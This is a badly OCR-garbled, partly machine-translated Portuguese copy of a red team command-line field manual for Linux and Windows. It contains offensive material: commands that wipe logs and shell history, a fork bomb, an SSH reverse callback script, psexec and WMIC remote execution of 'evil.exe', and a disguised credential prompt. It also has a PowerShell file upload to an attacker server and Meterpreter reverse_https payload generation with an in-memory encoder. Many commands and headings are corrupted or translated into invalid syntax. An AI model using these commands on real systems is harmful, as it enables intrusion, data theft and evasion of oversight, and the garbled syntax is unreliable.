

RTFM

A EQUIPE DE ID REALIZOU UMA REUNIÃO ANUAL

BEN CLARK

v 1.0

RTEM. Copyright © 2013 by Ben Clark

All rights reserved. No part of this work may be reproduced or transmitted in any form or by any means, without prior written permission of the copyright owner.

ISBN-10: 1494295504
ISBN-13: 978-1494295509

Technical Editor: Joe Vest
Graphic: Joe Vest

Product and company names mentioned herein may be the trademarks of their respective owners. Rather than use a trademark symbol with every occurrence of a trademarked name, the author uses the names only in an editorial fashion, with no intention of infringement of the trademark. Use of a term in this book should not be regarded as affecting the validity of any trademark or service mark.

The information in this book is distributed "as is". While every precaution was taken to ensure the accuracy of the material, the author assumes no responsibility or liability for errors or omissions, or for damages resulting from the use of the information contained herein.

TABLE OF CONTENTS

*NIX.....	4
WINDOWS	14
NETWORKING	34
TIPS AND TRICKS.....	42
TOOL SYNTAX	50
WEB.....	66
DATABASES.....	72
PROGRAMMING	76
WIRELESS.....	84
REFERENCES.....	94
INDEX	95

Material de bônus THS adicionado por 0E800

Nmap Cheat Sheet

Nmap Cheat Sheet 2

Wireshark Display Filters

Common Ports List

Google Cheat Sheet

Scapy

TCPDUMP

NAT

QoS

IPv4

IPv6

COMANDOS DE REDE DO LINUX

```
watch ss -tpConexões de rede
netstat
netstat
lsof -iConexões estabelecidas
smb:// ip
Windows
share user x.x.x.x.x
smbclient -U userip \\
ifconfig eth# ip /
ipconfig eth0:1 ip /
route add default gw
ifconfig eth# mtu [size]
exportar MAC=xx:xx:xx:xx:xx:xx
ifconfig int hw ether
macchanger -m MAC      int
iwlist int
dig -x ipPesquisa de domínio para IP
host ipPesquisa de domínio para IP
host -t SRV _ service tcp.url.comPesquisa de SRV de domínio
dig @ ip domain -t
host -l domínio
ip xfrm state
ip addr add ip / cidr dev
/var/log/messages | grep
tcpkill host ip e port port
echo "1"    forward          Ativar o encaminhamento de      IP echo
"nameserver x.x.x.x"           /etc/resolv.confAdicionar      servidor
DNS
```

```
-antTcp connections -anu=udp
-tulpnConexões com PIDs
/shareAccess compartilhamento smb do
cSMount Windows share
shareSMB connect
cidrDefinir IP e máscara de rede
cidrDefinir interface virtual
gw_ipSet GW
Alterar o tamanho ITU
xxAlterar MAC
MACChange 1JAC
Trocador de MAC de backtrack
scanBuilt-in wifi scanner
```

Sistema LINUX INro

```
nbtstat -A ip
id
W

quem -a
last -a
ps -ef
df -h
uname -a
mount
getent passwd
PATH=$PATH:/home/mypdth kill
pid
cat /etc/issue
cat /etc/'release'
cat /proc/version
rpm --query -all rpm
-ivh '.rpm'
dpkg -get-selections
dpkg -I .deb pkginfo
which tcsh/csh/ksh/bash
chmod '50 tcsh/csh/ksh
```

```
Obter nome de host para
ip Nome de usuário
atual Usuários
conectados
Informações do
usuário Últimos
usuários conectados
Listagem de processos
(parte superior) Dist:
uso (livre) Informações
sobre a versão do
kernel/CPU Sistemas de
arquivos montados Mostrar
lista de usuários
Adicionar à variável PATH
Mata o processo com pid
Mostrar informações do
sistema operacional
Mostrar informações da
versão do sistema
operacional Mostrar
informações do kernel Pkgs
instalados ImStdllied
(Redhat) Instalar RP1 (-
e=remove) Pkgs instalados
(Ubuntu) Imytall DEB (-r-
remove) Pkgs instalados
(Solaris)
Mostrar o local do executável
Desabilitar o shell, forçar o bash
```

LINUX MISCELLANEOUS

```
tar cf file.tar bz2 files  
  
sa TS ze a TS ss cz eu  
a Ti "zur " cz eu  
g acn  
  
echo -n "stx" | md5sum  
  
mount /dev/sda# /mnt/usbkey  
  
touch -t YYMMDDHHSS file  
  
shred -f -u file
```

LINUX FILE

ls -l	Grab url	Tan g a abm	sapazs opid	scp /tmp/fille user@ex.x.	scp user@remoteip :/tr	m	Get file	Change user password	passwd user	i wasme i ena ee	scrlt -a oufle	Record shell : Ctrl-D stops	Remove user	Record shell	Ctrl-D stops	Find related command	View users command history	Execute line # in history	! nuc
-------	----------	-------------	-------------	---------------------------	------------------------	---	----------	----------------------	-------------	------------------	----------------	-----------------------------	-------------	--------------	--------------	----------------------	----------------------------	---------------------------	-------

XONIT

COMANDOS "CUBRA SEUS RASTROS" DO LINUX

```
echo "">/var/log/auth.log
echo "" ->./.bash_history rm
~/.bash_history -rf history -
c
export u IsTrIL@ SIZ2=0
export HISTSIZE= 0 unset
HISTFILE

kill -9 $$
ln /dev/null ~/.bash_history -sf
```

Limpar o arquivo auth.log
Limpar o histórico do bash do usuário atual
Excluir o arquivo .bash_history
Limpar o histórico da sessão atual
Definir o máximo de linhas do histórico como 0
Definir o máximo de comandos do histórico como 0 Desativar o registro do histórico (é necessário fazer logout para ver o efeito)
Encerra a sessão atual
Enviar permanentemente todos os comandos do histórico do bash para /dev/null

ES : TEMA DE ARQUIVOS DO LINUX

ES :	TEMA DE ARQUIVOS DO LINUX
/bin	Binários do usuário
/boot	Arquivos relacionados à inicialização Interface para dispositivos do sistema
/dev	Arquivos de configuração do sistema
/etc	Diretório base para arquivos de usuário
/home	Bibliotecas de software
/lib	críticas Software de terceiros
/opt	Sistema e programas em execução
/proc	Diretório pessoal do usuário root
/root	Binários do administrador do sistema
/sbin	Arquivos temporários
/tmp	Arquivos menos críticos
/usr	Arquivos de sistema variáveis
/var	

LINUX FILES

e/access.log	Elocal users
r/spool/cron	tm hes
/var/adm	Usuários
es.list	locais
nf	Grupos
oash_history	locais
eshark/manuf	Serviços de
k/interfaces	inicialização Serviço
	Nomes de host e IPs
	conhecidos Nome de host
	completo com domínio
	Configuração de rede
	Variáveis de ambiente do sistema
	Lista de fontes do Ubuntu
	Configuração do flameserver
	Histórico do Bash
	(também /root/) Pesquisa de fornecedor-MAC
	SSH T :ystore
	Arquivos de registro do sistema
	(maioria dos Linux) Arquivos de registro do sistema (Unix)
	Listar arquivos do cron
	Registro de conexão do Apache
/etc/passwd	Informações estáticas do sistema de arquivos
/etc/shadow	

roteiro de linha

PING SWEEP

```
for x in (1..254..1);do ping -c 1 1.1.1.$x |grep "64 b" |cut -d" " -f4 > ips.txt; done
```

Axomizo oc-mzx maws Rssosvs B*sa sceIec

```
#!/bin/bash
echo "Enter Class C Range: i.e. 192.168.3"
read range
for ip in (1..254..1);do
host Strange.$ip |grep "name pointer" |cut -d" " -f5 done
```

FoxKBoxe (cRsArEs PxoczsSSS umms szsrssx "cR&sxes")

```
:(){ :|:&};
```

DNS RsvxRsr SOOXVS

```
for ip in (1..254..1); do dig -x 1.1.1.$ip | grep Sipdns > .txt; done;
```

SCRIPT DE PROTEÇÃO DE IP

```
#!/bin/sh
# Esse script proíbe qualquer IP na sub-rede /24 para 192.168.1.0 a partir de
2. # Ele supõe que 1 seja o roteador e não proíbe os IPs .20, .21, .22
i=2
enquanto [ Si -ie 253 ]
fazer
    if [ Si -ne 20 -a $i -ne 21 -a Sr -ne 22 ]; then
        echo "BAflfIED: arp -s 192.168.1.$i" arp
        -s 192.168.1.$i 00:00:00:00:00:0a
    mais
        echo "IP NOT BANGED: 192.168.1.$i* *** *! * ! * ! * ! * !"
        echo " "
    fi
    i= expr $i +1
feito
```

SSH mmzsAcx

Configure um script no crontab para retornar a chamada a cada X minutos. É altamente recomendável que você configure um usuário genérico no computador da equipe vermelha (sem privilégios de shell). O script usará a chave privada (localizada no callback: computador de origem) para se conectar a uma chave pública (no computador da equipe vermelha). A equipe vermelha se conecta ao alvo por meio de uma sessão SSH local (no exemplo abaixo, use `ssh -p4040 localhost`)

```
#!/bin/sh
# CdllbdC : Script localizado no computador de origem do retorno de
chamada (destino) i:illall ssh /dev/null 2 61
sono 5
REMLIS=4040
REMUSR=usuário
HOSTS="domain1.com domain2.com domain3.com"
para LIVEHOST em SHOSTS;
fazer
    COUNT-S (ping -c2 $LIVEHOST | grep 'received' | awk -F',' ' print $2 )'
| owl ' print $1 ')
        se [i SCOUNT -gt 0 !]; então
                ssh -R S($REMLIS) :localhost:22 -i
                "/home/S($REMUSR)/.ssh/id_rsa" -N S($LIVEHOST) -l S($REMUSR)
```

IPTABLES

```
* Use ip6tables para regras de
IPv6 iptables-save -cfile
iptables-restore file
iptables -L -v --line-numbers

iptables
iptables -P INPUT/ FORWARD/ OUTPUT
as ACCEPT/REJECT/DROP
regras
iptables -A INPUT -i interface -m state --
estabelecido RELATED,ESTABLISHED -j ACCEPT
iptables -D INPUT '
iptables -t raw -L -n

iptables -P INPUT
```

Despejar as regras do
iptables (com contadores) no
stdout Restaurar as regras do
iptables
Listar todas as regras do iptables
com os números afetados e de linha
-FFlush todas as regras do iptables
Alterar a política padrão para
que não correspondem às

Permitir estado
conexões no IWPUT
Excluir a regra de entrada
Aumentar a taxa de
transferência
desativando a verificação
de estado

DROP Drop todos os pacotes

Au&OW SSH Ox PORT 22 ovzaouwo

```
iptables -A OUTPUT -o iface -p tcp --dport 22 -m state --state
NEW,ESTABLISHED -j ACCEPT
iptables -A INPUT -i iface -p tcp --sport 22 -m state --state ESTABLISHED -j
ACCEPT
```

Permitir ICMP OUTBOUND

```
iptables -A OUTPUT -i iface -p icmp --icmp-type echo-request -j ACCEPT
iptables -A INPUT -o iface -p icmp --icmp-type echo-reply -j ACCEPT
```

PORTE DE ENTRADA

```
echo "1"      forward # OU - sysctl
net.ipv4.ip_forward=1
iptables -t nat -A PREROUTING -p tcp -i eth0 -j DNAT -d pivotip --dport
443 -to-destination atl1_ip :443
iptables -t nat -A POSTROUTING -p tcp -i eth0 -j SEAT -s target subnet cidr
-d attackip --dport 443 -to-source pivotip
iptables -t filter -I FORWARD 1 -j ACCEPT
```

**Aimow our 1.1.1.0/24, PORTs 80,443 Awn LOG DROPS TO
/VAR/LOG/MESSAGES**

```
iptables -A INPUT -s 1.1.1.0/24 -m state --state RELATED,ESTABLISHED,NEW
-p tcp -m multiportas --dports 80,443 -j ACCEPT
iptables -A INPUT -i eth0 -m state --state RELATED,ESTABLISHED -j ACCEPT
iptables -P INPUT DROP
iptables -A OUTPUT -o eth0 -j ACCEPT
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT
LOGGING
iptables -A INPUT -j LOGGING
iptables -A LOGGING -m limit --limit 4/min -j LOG --log-prefix "DROPPED "
iptables -A LOGGING -j DROP
```

ATUALIZAÇÃO-RC.D

Che ck / cds n ge s l a r t u p s e r v i c e s

serviço --status-all

```
service service start service
service stop service service
status
update-rc.d -f service remove os

padrões do serviço update-rc.d
```

[*] O serviço é iniciado na inicialização [-l O serviço não é iniciado Iniciar um serviço
Parar um serviço
Ckec): status de um serviço Remover um cmd de inicialização de serviço (- f se o arquivo de inicialização /etc/init.d existir)
Adicionar um serviço de inicialização

CHKCONFIG

Disponível em distribuições Linux, como Red Hat Enterprise Linux (RHEL), CentOS e Oracle Enterprise Linux (OEL)

```
chkconfig --list
chi:config service -list chkconfig
service on [--level 3]
chkconfig service off j--level 3j
Por exemplo, chfcccfig iptables off
```

Lista de serviços existentes e status de execução
Verificar: status de serviço único Adicionar serviço [opcional para adicionar o nível em que o serviço é executado]
Remover serviço

ScRnEm

(C-a == Control-a)

```
screen -S nome
screen -ls
screen -r nome
screen -S nome -X cmd C-a
?
C-a d
C-a D D
C-a c
C-a C-a
C-a
C-a ' num name
C-a "
C-a k
C-a S
C-a V
C-a tab
C-a X
C-a Q
```

Iniciar nova tela com nome
Listar telas em execução
Anexar ao nome da tela
Enviar cmd para o nome da tela
Listar atalhos de teclado (ajuda) Desanexar
Desconectar e fazer logout Criar nova janela
Alternar para a última janela
Ativar Alternar para o nome do número da janela Ver a lista de janelas e alterar a janela atual Kill
Dividir a tela horizontalmente Dividir a tela verticalmente Ir para a próxima tela Remover a região atual
Remover todas as regiões, exceto a atual

X11

CAPTURAR JANELAS X11 REMOTAS E CONVERTER EM JPG

```
xwd -display ip :0 -root -out /tmp/test.xpm xwud  
-in /tmp/test1.xpm  
convert /tmp/test.xpm -resize 1280x1024 /tmp/test.jpg
```

OPas X1 1 szxeazs vzsuzxe

```
xwd -display 1.1.1.1:0 -root -silent -out xlldump Leia o  
arquivo despejado com xwudtopnm ou GIMP
```

TCPD P

CAPTuRs PACxsTS ON ETa0IN ASCII Awn EIAmD SITE TO FILE

```
tcpdump -i eth0 -XX -w out.pcap
```

CAPcuRs HTTP TRArFIC To 2.2.2.2

```
tcpdump -i eth0 port 80 dst 2.2.2.2
```

SaOW CONEXÕES A UM IP ESPECÍFICO

```
tcpdump -i eth0 -tttt dst 192.168.1.22 e não net 192.168.1.0/24
```

IMPRIMIR TODAS AS RESPOSTAS DE PING

```
tcpdump -i eth0 'icmp[icmptype] == icmp-echoreply'
```

CAPTvxs 50 DNS PACxsTS E PRINT TIMESTAMP

```
tcpdump -i eth0 -c 50 -tttt 'udp e porta 53'
```

COMANDOS NATIVOS DO KALI

Esquivante WMIC

```
wmi s -UDOlfiA I N \ u s er °e p s s w o r d //DC cmd . e xe / c conrna nd
```

MOUNT SMB SHARE

```
monta s 'ppshare mthhaed. e alnb d. dasn'tr "' e t C  
gem e
```

ATUALIZANDO O KALI

```
apt-get update  
apt-get upgrade
```

PFSENSE

Remove cac config aft	p) the
: enablesshd	rules
allowallwan	rules ound

/etc/rc.reload_all

SOLARIS

```
= files  
/etc/auto  
ation  
config  
ings  
& NFS  
  
smc  
dfmounts  
-i6 -g0 -y  
usr/bin/bash  
  
Total physical memory  
Enable telnet  
  
dm start ssh  
prstat -a  
svcs -a  
logins -p  
umask nmask  
  
g eth0 dhcp  
Start DHCP client
```

WINDOWS

VERSÕES DO WINDOWS

NT 3.1	Windows NT 3.1 (AII) Windows
NT 3.5	NT 3.5 (AII) Windows NT 3.51
NT 3.51	(Todos, Windows ET 4.0 (AII)
NT 4.0	Windows 2000 (AII)
ET 5.0	Windows XP (Home, Pro, MC, Tablet PC, Starter, Embedded)
TI 5.1	Windows XP (64 bits, Pro 64 bits)
NT 5.2	Windows Server 2003 e R2 (Standard, Enterprise) Windows Home Server
RT 6.0	Windows Vista (Starter, Home, Basic, Home Premium, Business, Enterprise, Ultimate)
Windows Server 2008 (Foundation, Standard, Enterprise)	
Windows (Starter, Home, Pro, Enterprise, Ultimate) Windows	
ET 6.1	Server 2008 R2 (Foundation, Standard, Enterprise) Windows 8 (x86/64, Pro, Enterprise, Windows RT (ARM)) Windows Phone 8
NT 6.2	Windows Server 2012 (Foundation, Essentials, Standard)

ARQUIVOS DO WINDOWS

%SYSTEMROOT%	Normalmente, C:\Entradas
%SYSTEMROOT%\System32\drivers\etc\hosts	de DNS do Windows
%SYSTEMROOT%\System32\drivers\etc\networks	Configurações de rede
%SYSTEMROOT%\system32\config\SAM	Hashs de usuário e senha
%SYSTEMROOT%\repair\SAM	Cópia de backup do SAM
%SYSTEMROOT%\System32\config\RegBack\SAM	Cópia de backup do SAM
%WINDIR%\system32\config\AppEvent.Evt	Registro de aplicativos
%WINDIR%\system32\config\SecEvent.Evt	Registro de segurança
Todos os usuários têm o perfil de usuário.	Local de inicialização
%USERPROFILE%\Start Menu\Programs\Startup\	Local de inicialização
%SYSTEMROOT%\Prefetch	Prefetch dir (registros EXE)

DIRETÓRIOS DE INICIALIZAÇÃO

WIHDOWS NT 6.1, 6.0

```
# Todos os usuários  
%SystemDrive%\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup  
  
# Usuários específicos  
%SystemDrive%\Users%\UserName%\AppData\Roaming\lJicrosoft\Windows\Start  
Menu\Programs\Startup
```

WIHDOWS NT 5.2, 5.1, 5.0

```
%SystemDrive%\Documents and Settings\All Users\Start Menu\Programs\Startup
```

WINDOWS 9x

```
%SystemDrive%\wmiOWS\Start Menu\Programs\Startup
```

WIxDOWSNT 4.0, 3.51, 3.50

```
%SystemDrive%\WINNT\Profiles\All Users\Start Menu\Programs\Startup
```

COMANDOS DE INFORMAÇÕES DO SISTEMA DO WINDOWS

ver	Obter a versão do sistema
sc query state-all	operacional
tasklist /svc	Mostrar serviços
tasklist /m tasklist	Mostrar processos e serviços
/S ip /v	Mostrar todos os processos e DLLs Listagem de processos remotos
taskkill /PID pid /F	Forçar o encerramento do processo
systeminfo /S ip /U domain\user /Preg query	Informações remotas do sistema
\\" ip \ RegDomain	Consultar o registro remoto, /s=todos os valores
Key/v	Pesquisar a senha no registro
Valor	Listar unidades 'must be admin
reg query HKLM /f password /t REG_SZ /s	Pesquisar todos os PDFs
fsutil fsinfo drives	Busca por patches
dir /a /s /b c:\'.pdf' dir	Pesquisar arquivos em busca
/a /b c:\windows\kb'	de senha Listagem de diretórios de C: Salvar o
findstr /si password '.txt '.xml '.xls	hive de segurança no arquivo
tree /F /A c:\tree .txt	Usuário atual
reg save HKLM\Security security.hive echo	
%USERHAME%	

COMANDOS DE REDE/DOMÍNIO DO WINDOWS

net view	/domainHosts no domínio atual
net view /domain:[MYDOMAIN]	Hosts em MYDOMAIN]
net user	/domainTodos os usuários no domínio atual
net user userpass	/addAdd user
net localgroup "Administrators" user	Adicionar usuário
aAdministrators net accounts /domain	Política de senha de
dominio	
net localgroup "Administrators "	Listar administradores locais
net group	/domainList grupos de domínios
net group "Domain Admins" /domain	List users in DomdIC Admins
net group "Domain Controllers" /domain List DCs	forcurrent domain net share
	Current SMB shares
net session find / \"\"Sessões SMB	ativas
net user user /ACTIVE:yes /domain	Desbloquear conta de usuário
do dominio net user user " newpassword " /domain	Alterar a senha do usuário
do domínio net share share:\share	Compartilhar pasta
/GRAET:Todos,FULL	

COMANDOS REMOTOS DO WINDOWS

lista de tarefas /S ip /v	Listagem de processos remotos
systeminfo /S ip /U domain\user /P Pwd net	Informações do sistema remoto
shareip	Compartilhamentos do
uso da rede ip	computador remoto Sistema
net use z: ip \share password	de arquivos remoto (IPCS)
/usuário:DOMAIE\usuário	Unidade de mapa,
registro addip chave de	credenciais especificadas
registro valor scip	Adicionar registro }ey
create service	remotamente Criar um serviço
binpath=C:\Windows\System32\x.exe start-	remoto (espaço após start=)
auto	
xcopy /sip \dir C:\local	Copiar, pasta remota
,hutdown /mip /r /t /f	Reiniciar remotamente a
	máquina

COMANDOS DE REDE DO WINDOWS

ipconfig /all ipconfig /displaydns netstat - ano retstat -anop tcp 1 netstat -anl findstr LISTENING route print arp -a nslookup, set type=any, ls -d domain results.:xt, exit nsloo):up -type=SRV _www._tcp.url.com	Configuração de IP Cache de DNS local Conexões abertas fletstat loop Portas LISTENING Tabela de roteamento MACs conhecidos (tabela ARP) Transferência de zona DNS
tftp -I ip GET arquivos netsh wlan show profilesPerfis sem fio r.etsh firewall set opmode disable netsh wlan export profile folder=. key-clear netsh interface ip show interfaces netsh interface ip set address local static ip nmas): gw ID netsh interface ip set dns local static netsh interface ip set address local dhcpConfigura	Domaio SRV Ioo l:up l:dap, _I:erberos, sip) remotefileTrTP transferência de salvos Desativa o firewall ('Old) Export wifi plaintext pwd List interface IDs/MTUs Set IP ipSet servidor DNS a interface para usar o DHCP

COMANDOS DE UTILIDADE Wzwoows

arquivo de tipo del path \'/a /s 'q /f	Exibir o conteúdo do arquivo Forçar a exclusão de todos os arquivos no caminho
find /I "str" filename comando find /c /v "" at HH:MM file [args] (ou seja, às 14:45 cmd /c) runas /user: usuário " file [args] " reiniciar /r /t C tr -d '\15\32' win.txt unix.txt arquivo makecab Wusa.exe /uninstall /kb: f#t cmd.exe "wvtutil qe Aplicativo /c:40 /f:text /r: true" lusrmgr.msc services.msc taskmgr.exe secpool.msc eventvwr.msc	Localizar "str" Contagem de linhas da saída do cmd Arquivo de programação a ser executado Executar o arquivo como usuário Reiniciar agora Remove CR d Z ('nix) Compressão nativa Patch de desinstalação Visualizador de eventos da CLI Gerenciador de usuários locais Painel de controle de serviços Gerenciador de tarefas Gerenciador de políticas de segurança Visualizador de eventos

DIVERSOS. COMANDOS

tAtIomA dE tRAbAlhO LocAl

```
rundll32.dll user32.dll LockWorkstation
```

DESATIVAR O FIREWALL DO WINDOWS

```
netsh advfirewall set currentprofile state off netsn
advfirewall set allprofiles state off
```

ENCAMINHAMENTO DE PORTA NATIVA DO WINDOWS (* DEVE SER ADMINISTRADOR)

```
netsh interface portproxy add v4tov4 listenport=3000 listenaddress=1.1.1.1
connectport=4000 connectaddress=2.2.2.2
```

```
#Remover
netsh interface portproxy delete v4tov4 listenport=3000
listenaddress=1.1.1.1
```

PROMPT DE COMANDO REATIVADO

```
reg add hKCU\Software\Policies\Microsoft\Windows\System /v DisableCMD /t REG
DWORD /d 0 /f
```

PSEXEC

Exrcms rzzz aosrso om Rssors sisrm'mra sesczxzso cxmxmz*ms

```
psexec /accepteula      targetI2-u domain\user -p password -c -f
smbI° \share\file.exe
```

COEDMND REMOTO COM RASH ESPECIFICADO

```
psexec                  /accepteulaip -u Domain\user -p LM ' NTLM cmd.exe /o dir
c:\Program Files
```

Rvm RxmOTE COWmwD xs SYSTEM

```
psexec /accepteula      ip -s cmd.exe
```

SERVIÇOS DE TERMINAL (RDP)

START RDP

1. Crie o arquivo regfile.reg com a seguinte linha:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalService
"fDenyTSConnections"=dword:00000000
2. reg import regfile.reg
3. net start "termservice"
4. sc config termservice start= auto
5. net start termservice

--OR--

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal  
Server" /v fDenyTSConnections /t REG DWORD /d 0 /f
```

TUMWZI RDP OUT PORT 443 (sAz Nzso To RnszARC TERMINAL SERVICES)

```
REG ADD "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal  
Server\WinStations\RDP-Tcp" /v PortNumber /t REG DWORD /d 443 /f
```

DESATIVAR A AUTENTICAÇÃO DA LAVAGEM DE REDE, ADICIONAR EXCEÇÃO FIRMAIS

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal  
Server\WinStations\RDP-TCP" /v 6serAuthentication /t REG DWORD /d "0" /f
```

```
netsh firewall set service type = remotedesI:top mode = enable
```

IMPORTAR UMA TAREFA DE AGENDAMENTO DE UMA "TAREFA EXPORTADA" DCL

```
schtas :s.exe /create *tn MyTask xml "C:\MyTask.xml" /f
```

wmic service get name,displayName,pathname,startmode |findstr /i "auto"

wmic netlogon where (name like "%adm%") get numberofLogons

LIST NUMBER OF TIMES USER HAS LOGGED ON

remote process listing every screen

wmic /node:remotecomputer computersystem get username

REMOTELY DETERMINING LOGGED IN USER

UNINSTALLED SOFTWARE

wmic /node:targettip /user:domain\user /password:password process call
create "\\" smtip\share\evil.exe"

CREDENTIALS

EXECUTE FILE HOSTED OVER SMB ON REMOTE SYSTEM WITH SPECIFIED

WMIC [ALIAS] [WHERE] [CLAUSE]

View logical shares

WMI o T0gTqgTpqgadapsozpzTo, neare

list,all patches

wmi p0z oass oe oao az "p oozass ne ae"
wmi p0z oass oe oao az "p oozass ne ae"

list all attributes

wmi sc startipwmi service
wmi ntdomain list
wmi ag
wmi o

Tin
? i s ? ?
? i s ? ?
? i s ? ?
? i s ? ?

WMIC

C

```
ies already exist then exfi
mmands. Check output.txt fc

\nCopy1\NTDS\NTDS.dit
xt"

d:"PASS" process
\Windows\System32\co
\output.txt"
d:"PASS" process
word:"PASS" process
\for=C: 2 &1

ep instructions on room362.           below

http://www.ntdsxtract.com
under the VSSOWN section

pesedb to export
```

POWERSHELL

stop-transcript get-content file get-help command -examples get-command ' string ' obter serviço get-wmiobject -class win32 service	Interrompe a gravação exibe o conteúdo do arquivo Mostra exemplos de comando Procura a cadeia de caracteres cmd Exibe serviços (stop- service, start-service) Exibe serviços, mas usa credenciais alternativas Exibe a versão do powershell Executa o powershell 2.0 a partir do 3.0 Retorna o número de serviços Retorna a lista de PSDrives Retorna apenas nomes Cmdlets que ta):e creds Rede WMI disponivel: creds Pesquisa de DNS
SPSVersionTable powershell.exe -version 2.0 get-service Imeasure-object get-psdrive get-process select -expandproperty name get-help ' -parameter credential get-wmiobject -list 'network [Net.DNS] ::GetHostEntry(" ip ")	

CLx*R Registro de segurança e aplicativos para servidor remoto (SVR01)

```
Get-EventLog -list  
Clear-EventLog -logname Application, Security -computername SVR01
```

EzeoRT os =rOI O csv ILE

```
Get-WmiObject -class win32_operatingsystem | select -property *| export-csv  
c:\os.txt
```

LISTA DE SERVIÇOS EM EXECUÇÃO

```
Get-Service | where_object {$_._status -eq "Running")}
```

PERSISTEWT PSDRIVE PARA ARQUIVO REMOTO SBARE:

```
New-PSDrive -Persist -PSPrinter FileSystem -Root \\1.1.1.1\tools -Name i
```

ETs ARQUIVOS ATR xRITE DATA PAsT 8/20

```
Get-ChildItem -Path c:\ -Force -Recurse -Filter *.log -ErrorAction  
SilentlyContinue | where {$_.LastWriteTime -gt "2012-08-20"}
```

DOWNLOAD DE ARQUIVOS POR HTTP

```
(new-object System.Net.WebClient).DownloadFile("url", "dest")
```

TCP Poor comrcrzom (scAmmR)

```
$ports=(#, #, 4); $ip="x.x.x.x"; foreach ($port in $ports) {try { $socket = New-Object  
System.Net.Sockets.TCPSocket($ip, $port); } catch {}; if ($socket -eq  
$NULL) {echo $ip ":" $port "- Closed"; } else {echo $ip ":" $port "- Open"; $socket  
= $NULL; }}
```

PZN3 RTH 2-1 LI-Z SECO24D T-IM-IOUT

```
$ping = New-Object System.Net.NetworkInformation.Ping  
$ping.Send(" 10 ", 5000)
```

POPUP DE AUTENTICAÇÃO BÁSICA

```
powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass  
EHost.UI.PromptForCredential(" title "," message "," user "," domain
```

Ruw EXE sVaRY 4 aouRS BEmmnw Auo 8-11, 2013 Awn Tbs zovRs ou
0800-1700 (box Co.)

```
powershell.exe -Command "do { if ((Get-Date -format yyyyMMdd-hHmm) -match  
'201308(018-9)|1[0-1]-(0[8-9]|1[0-'])[0-5][0-9]') (Start-Process -  
WindowStyle Hidden "C:\Temp\my.exe":Start-Sleep -s 14400)}while(1)"
```

RUNAS DO POWERSHELL

```
Spw = convertto-securestring -string "PASSWORD" -dsplaintext -force; Spp =  
new-object -typename System.Management.Automation.PSCredential -  
argumentlist "DO1JAIN\user", $pw;  
Start-Process powershell -Credential Spp -ArgumentList '-noprofile -command  
&(Start-Process file.exe -verb runas)
```

REMETENTE DE E-MAIL

```
powershell.exe Send-MailMessage -to " email " -from " email " -subject  
"Subject" -a " attachment file path " -body "Body" -SmtpServer IP do  
servidor de e-mail de destino
```

ATIVAR A COMUNICAÇÃO REMOTA DO POWERSHELL (COM CREDENCIAIS VÁLIDAS)

```
tempo liquido \\ip  
em \\ip time "Powershell -Command \"Enable-PSRemoting -Force\" " em  
\\\\\\ip time 1 "Powershell -Command 'Set-Item  
wsman:\\localhost\\client\\trustedhosts ''  
em \\ip time+2 "Powershell -Command \"Restart-Service WinRM\""  
Enter-PSSession -ComputerName ip -Credential username
```

LzsT xosTmx'm xmD IP PARA TODOS OS COxPvTERS DE DOMÍNIO

```
Get-WmiObject -ComputerName DC -Namespace root\microsoftDNS -Class  
MicrosOftDNS ResourceRecord -Filter "domainname= DOMAIN '' |select  
textrepresenttion
```

POWERSHELL DOWNLOAD DE UM ARQUIVO DE UM LOCAL ESPECIFICADO

```
powershell.exe -noprofile -noninteractive -command  
"lsystem.Net.ServicePointManager]]::ServerCertificateValidationCallback -  
(Strue); $source=""https:// YOUR_SPECIFIED_IP / file.zip """;  
$destination="""C:\master.zip"""; $http = new-object System.Net.WebClient;  
$response = $http.DownloadFile($source, $destination);"
```

DADOS POWERSHELL EAFIL

O script enviará um arquivo (\$filepath) via http para o servidor (\$server) por meio de uma solicitação POST. O servidor da Web deve estar escutando na porta designada no \$server

```
powershell.exe -noprofile -noninteractive -command  
"[System.Net.ServicePointManager]]::ServerCertificateValidationCallback -  
(Strue); $server=""http:// YOUR_SPECIFIED IP / folder """;  
$filepath="""C:\master.zip"""; $http = new-object System.Net.WebClient;  
$response = $http.UploadFile($server,$filepath1 ;"
```

USANDO O POWERSHELL PARA INICIAR O METERPRETER A PARTIR DA MEMÓRIA

Precisa do Metasploit v4.5+ (o msfvenom é compatível com o Powershell) Use o Powershell (x86) com cargas úteis do Meterpreter de 32 bits O script encodeMeterpreter.ps1 pode ser encontrado na próxima página

OW ATAQUE BOXES

1. ./msfvenom -p windows/meterpreter/reverse_https -f psh -a x86 LHOST=1.1.1.1 LPORT=443audit.ps1
2. Mova audit.ps1 para a mesma pasta que encodeMeterpreter.ps1
3. Iniciar o Powershell (x86)
4. powershell.exe -executionpolicy bypass encodeMeterpreter.ps1
5. Copiar a string codificada do Meterpreter

INICIAR OUVINTE NA CAIXA DE ATAQUE

1. ./msfconsole
2. usar exploit/multi/handler
3. definir carga útil windows/meterpreter/reverse https
4. definir LHOST 1.1.1.1
5. definir LPORT 443
6. exploit -j

NO ALVO (DEVE USAR POWERSHELL (x86))

```
1 .      powershell.exe -noexit -encodedCommand cole a string codificada do
          Meterpreter aqui
LUCRO

ENCODEMRTERPRETER.PS1 1

# Obter o conteúdo do script
$contents = Get-Content audit.ps1

# Compress Script
$ms = New-Object IO.MemoryStream
$action = [IO.Compression.CompressionMode]::Compress
$scs = New-Object IO.Compression.DeflateStream ($ms,$action) $sw =
New-Object IO.StreamWriter ($scs, [Text.Encoding]::ASCII)
$contentsForEach-Object          ($sw.WriteLine($_))
$sw.Close()

# Codificação Base64 do fluxo
$code = [Convert]::ToBase64String($ms.ToArray())
$command = "Invoke-Expression $(New-Object IO.StreamReader $(New-Object
IO.Compression.DeflateStreamS      (New-Object IO.MemoryStream
(,           'S([Convert]   ::FromBase64String('"$code"))),
[IO.Compression.CompressionMode]   ::Decompress)),
[Text.Encoding]::ASCII).ReadToEnd();"

# Comando Invocar-Expression
$bytes = [System.Text.Encoding]::Unicode.GetBytes($contents)
$encodedCommand = [Convert]::ToBase64String($bytes)

# Gravação na saída padrão
Gravação-Host
$encodedCommand

